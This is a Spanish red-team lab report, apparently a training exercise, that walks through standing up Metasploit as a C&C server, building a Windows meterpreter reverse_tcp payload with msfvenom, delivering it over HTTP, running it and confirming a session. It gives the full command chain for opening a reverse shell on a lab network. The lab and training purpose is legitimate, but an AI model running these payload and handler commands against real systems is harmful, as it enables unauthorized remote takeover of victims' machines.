**Informe Técnico de Red Team: Configuración de Laboratorio y Explotación (C&C)**

----------------------

**1. Introducción**

El presente informe detalla el proceso de configuración de un laboratorio de pruebas para simular un escenario de Red Team, donde se establece un Command and Control (C&C) entre una máquina Linux y una máquina Windows 10. Se documentan las acciones realizadas, los resultados obtenidos, y los pasos necesarios para cumplir con los objetivos establecidos en la práctica:

1. Configurar un laboratorio con dos máquinas:
   * Máquina Linux (C&C).
   * Máquina Windows 10.
2. Asegurar visibilidad mutua entre ambas máquinas en la misma red.
3. Instalar un Command and Control (C&C) y generar un payload.
4. Infectar la máquina Windows 10 con el payload.
5. Establecer una conexión exitosa con Meterpreter para interactuar con la máquina Windows.

----------------------

**2. Configuración del Laboratorio**

**2.1. Entorno de Red**



* Se configuraron las máquinas dentro de la misma red local (192.168.1.0/24) para garantizar visibilidad mutua.
* Asignaciones IP:
  + **Linux (C&C):** 192.168.1.32
  + **Windows 10:** 192.168.1.10

----------------------

**2.2. Verificación de Conectividad**

* **Prueba desde Linux hacia Windows:**
  + Comando: ping 192.168.1.10
  + Resultado: Conectividad exitosa.
* **Prueba desde Windows hacia Linux:**
  + Comando: ping 192.168.1.32
  + Resultado: Conectividad exitosa.

**Captura:**



----------------------

**3. Instalación de Metasploit y Configuración del C&C**

**3.1. Instalación de Metasploit**

En la máquina Linux (Debian), se utilizó Metasploit como plataforma para Command and Control.

Comando utilizado para iniciar Metasploit:

sudo apt install metasploit-framework -y

msfconsole

**Captura:** 

----------------------

**4. Generación del Payload**


**4.1. Comando Utilizado**

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.32 LPORT=4444 -f exe -o payload.exe

**LHOST:** Dirección IP de la máquina Linux.

**LPORT:** Puerto configurado para escuchar conexiones.

El payload fue guardado como payload.exe.

**Captura:**

----------------------

**4.2. Transferencia del Payload a Windows**

Se utilizó un servidor HTTP en la máquina Linux para transferir el archivo payload.exe a Windows.


Comando para iniciar el servidor:

python3 -m http.server 8080

Descarga en Windows con PowerShell:

powershell

Invoke-WebRequest -Uri http://192.168.1.32:8080/payload.exe -OutFile payload.exe

**Captura:** *[*


----------------------

**5. Ejecución del Payload y Conexión**

**5.1. Configuración de Metasploit para Escuchar Conexiones**

Comandos en Metasploit:

use exploit/multi/handler set payload windows/meterpreter/reverse\_tcp set LHOST 192.168.1.32 set LPORT 4444 exploit

**Captura:** 

----------------------


**5.2. Ejecución del Payload en Windows**

Comando utilizado en PowerShell:

powershell

Start-Process "C:\ruta\payload.exe" -Verb RunAs

Resultado: Apertura de una sesión Meterpreter desde la máquina Windows.

**Captura:** 

----------------------

**6. Verificación de la Explotación**

**6.1. Verificación de Sesión Activa**


* Comando en Metasploit:

bash

Copiar código

sessions

* Resultado:
  + **Id:** 3
  + **Tipo:** meterpreter x86/windows
  + **Información:** WIN10\Dani @ WIN10
  + **Conexión:** 192.168.1.32:4444 -> 192.168.1.10:XXXX

**Captura:** 

----------------------

**6.2. Comprobaciones en Meterpreter**


* Información del sistema:


sysinfo

* + **Resultado:**
    - Sistema Operativo: Windows 10
    - Arquitectura: x64
    - Usuario: WIN10\Dani
* Usuario actual:

getuid

* + **Resultado:** WIN10\Dani

**Captura:** 



----------------------

**7. Conclusiones**

1. **Objetivos Cumplidos:**
   * Configuración de un laboratorio funcional con visibilidad entre las máquinas.
   * Instalación de un Command and Control utilizando Metasploit.
   * Generación y transferencia de un payload para Windows.
   * Establecimiento de una sesión activa con Meterpreter desde la máquina Windows 10.
2. **Observaciones:**
   * El antivirus fue desactivado para facilitar la explotación, cumpliendo con los objetivos.
   * El escenario simula un entorno realista de Red Teaming con éxito en la explotación.
3. **Recomendaciones:**
   * Mejorar la configuración de seguridad en la máquina Windows, activando medidas como control de ejecución de archivos desconocidos.
   * Monitorear tráfico en la red para detectar conexiones sospechosas.